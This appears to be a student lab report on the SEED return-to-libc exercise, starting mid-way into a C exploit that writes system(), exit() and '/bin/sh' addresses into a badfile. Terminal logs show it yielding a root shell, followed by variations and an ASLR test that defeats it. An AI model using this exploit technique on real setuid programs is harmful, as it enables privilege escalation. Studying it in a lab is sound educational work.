6      char buf[40];
7      FILE *badfile;
8
9      badfile = fopen("./badfile", "w");
10
11     /* You need to decide the addresses and
12        the values for X, Y, Z. The order of the following
13        three statements does not imply the order of X, Y, Z.
14        Actually, we intentionally scrambled the order. */
15     *(long *) &buf[24] = 0xb7e42da0;    // system()
16     *(long *) &buf[28] = 0xb7e369d0;    // exit()
17     *(long *) &buf[32] = 0xbffffdd6;    // "/bin/sh"
18     fwrite(buf, sizeof(buf), 1, badfile);
19     fclose(badfile);
20 }
21
```

C source file | length : 589 | lines : 21

Now I created and saved the given exploit program. I compiled the program using the gcc compiler and I ran the compiled program. On running the exploit program it creates a badfile and writes the contents of the addresses of the system(), exit() and /bin/sh into the badfile. Now when I ran the retlib.c program which was already compiled, I was able to get access to the root account. This is because the retlib program opens the badfile and reads the contents of the badfile along with buffer overflow exploit. Since the retlib program reads the content of the badfile buffer overflow attack is occurred which eventually gives access to the root account, since the badfile has the addresses of the /bin/sh, system() and exit().




```
/bin/bash
[02/28/20]seed@VM:~$ vi exploit4.c
[02/28/20]seed@VM:~$ gcc -Wall exploit4.c -o exploit4
[02/28/20]seed@VM:~$ ./exploit4
[02/28/20]seed@VM:~$ ./retlib
# whoami
root
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm
),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambasha
re)
#
```

The screenshot shows a terminal window with a dark background and a light blue title bar. The terminal displays the execution of a series of commands to create and run an exploit. The user 'seed' is at a VM. The commands executed are: `vi exploit4.c`, `gcc -Wall exploit4.c -o exploit4`, `./exploit4`, and `./retlib`. After running `./retlib`, the user's effective user ID becomes root. This is confirmed by running `whoami` (output: `root`) and `id` (output: `uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)`). The terminal window has a sidebar on the left with various application icons and a status bar at the top showing the time as 4:52 PM.

Attack variation 1:

In this attack variation I have commented out the address buffer of the exit function() in the exploit program and saved it.




```
/bin/bash
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
    char buf[40];
    FILE *badfile;

    badfile = fopen("./badfile", "w");

    /* You need to decide the addresses and
       the values for X, Y, Z. The order of the following
       three statements does not imply the order of X, Y, Z.
       Actually, we intentionally scrambled the order. */
    *(long *) &buf[24] = 0xb7e42da0; // system()
    // *(long *) &buf[28] = 0xb7e369d0; // exit()
    *(long *) &buf[32] = 0xbffffdd6; // "/bin/sh"
    fwrite(buf, sizeof(buf), 1, badfile);
    fclose(badfile);
}

-- INSERT --
```


I have compiled the exploit program with commenting the address of the exit() function. I compiled the program using the gcc compiler and ran the exploit program which creates the badfile with the contents of the addresses of the system() and /bin/sh. Now when I ran the retlib program I was able to get into root since the retlib program reads the contents of the badfile, where buffer overflow attack happens. When I give the exit command from the root shell, I am getting segmentation fault. This is because I have commented the exit() function in the exploit program where the badfile will not have the address of the exit() function. When the retlib reads the contents of the badfile, it will not have the exit address and this is why we are getting segmentation fault.



```
/bin/bash
[02/28/20]seed@VM:~$ vi exploit4.c
[02/28/20]seed@VM:~$ gcc -Wall exploit4.c -o exploit4
[02/28/20]seed@VM:~$ ./exploit4
[02/28/20]seed@VM:~$ ./retlib
# whoami
root
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm
),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambasha
re)
# exit
Segmentation fault
[02/28/20]seed@VM:~$
```

Attack variation 2:

In this attack variation I have changed the file name to newretlib from retlib using the mv command. I then ran the exploit program and then ran the newretlib program which was renamed. I was able to see segmentation fault, this is because I have changed the file name from retlib to newretlib without changing the contents of the badfile. Since the length of the filename has been changed eventually the address of the file also changes and the address gets changed in the newretlib file. That is the reason we are getting segmentation fault.




```
/bin/bash
[02/28/20]seed@VM:~$ mv retlib newretlib
[02/28/20]seed@VM:~$ ./exploit4
[02/28/20]seed@VM:~$ ./newretlib
zsh:1: command not found: h
Segmentation fault
[02/28/20]seed@VM:~$
```

The screenshot shows a terminal window with a dark background and a light blue title bar. The terminal displays the following commands and output:
1. `mv retlib newretlib`: Renames the file `retlib` to `newretlib`.
2. `./exploit4`: Executes the `exploit4` program.
3. `./newretlib`: Executes the renamed file.
4. `zsh:1: command not found: h`: An error message indicating that the command `h` is not found.
5. `Segmentation fault`: A message indicating a program error.
6. The prompt `[02/28/20]seed@VM:~$` is shown at the end of the output.
The terminal window has a sidebar on the left with various application icons and a top status bar showing system information like time (5:01 PM) and battery level.

2.6 Task 4: Turning on Address Randomization


Output:

Before doing the task I have enabled the address randomization using the command `sudo sysctl -w kernel.randomize_va_space=2`. By enabling the address randomization, the memory addresses of the stack and heap gets changing randomly. By doing this it becomes difficult to guess the address of the stack and the heap. Buffer overflow attacks and return to libc attacks can be prevented by enabling the address randomization. I now run the exploit program which creates the badfile with the contents of the addresses of the `system()`, `exit()` and `/bin/sh`. Then I run the `newretlib` program which reads the contents of the badfile created by the exploit program. I was able to see segmentation fault. This is because of the enabling of the address randomization, as the address of the `system()`, `exit()`, and `/bin/sh` keeps changing randomly, we get segmentation fault.

A screenshot of a Terminator terminal window. The window title is "Terminator". The terminal shows a series of commands and their outputs. The first command is `sudo sysctl -w kernel.randomize_va_space=2`, which outputs `kernel.randomize_va_space = 2`. The second command is `./exploit4`. The third command is `./newretlib`, which results in a "Segmentation fault". The prompt is `[02/28/20]seed@VM:~$`. The terminal has a dark background with a light blue title bar. On the left side, there is a vertical dock with various application icons. The top right corner of the window shows system status icons and the time "5:22 PM".


```
Terminator /bin/bash
[02/28/20]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[02/28/20]seed@VM:~$ ./exploit4
[02/28/20]seed@VM:~$ ./newretlib
Segmentation fault
[02/28/20]seed@VM:~$
```

After enabling the address randomization, we export the shell variable called MYSHELL that holds the command /bin/sh, and I used the grep command to check if the shell variable has been exported. Then I ran the program from task2 which prints the address of the /bin/sh. I was able to see that the address of the /bin/sh keeps changing whenever I ran the program. From this we can infer that enabling address randomization keeps changing the address of the stack memory. So, the address of /bin/sh changes.




```
/bin/bash
[03/01/20]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[03/01/20]seed@VM:~$ export MYSHELL=/bin/sh
[03/01/20]seed@VM:~$ env | grep MYSHELL
MYSHELL=/bin/sh
[03/01/20]seed@VM:~$ ./shaddr
bfee9dd6
[03/01/20]seed@VM:~$ ./shaddr
bfdebdd6
[03/01/20]seed@VM:~$ ./shaddr
bf892dd6
[03/01/20]seed@VM:~$ ./shaddr
bfa4bdd6
[03/01/20]seed@VM:~$ ./shaddr
bfb36dd6
[03/01/20]seed@VM:~$ ./shaddr
bfc00dd6
[03/01/20]seed@VM:~$ ./shaddr
bfe73dd6
[03/01/20]seed@VM:~$ ./shaddr
bfbabdd6
[03/01/20]seed@VM:~$
```

Now keeping the address randomization enabled I check the address of the system() and the exit() libc functions using the GNU Debugger. I ran the retlib.c program in debugger mode and set the breakpoint in the main() function. Before setting the breakpoint I am checking the status of the address randomization in the debugger mode. By default address randomization is disabled in GNU Debugger.




```
/bin/bash
[03/01/20]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[03/01/20]seed@VM:~$ gdb newretlib
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show
copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from newretlib...done.
gdb-peda$ show disable-randomization
Disabling randomization of debuggee's virtual address space is on.
gdb-peda$ b main
Breakpoint 1 at 0x80484ec: file retlib.c, line 21.
gdb-peda$
```


Now I check the addresses of the system() and the exit(), I was able to get the addresses for both system and exit when I ran the command to see the address.



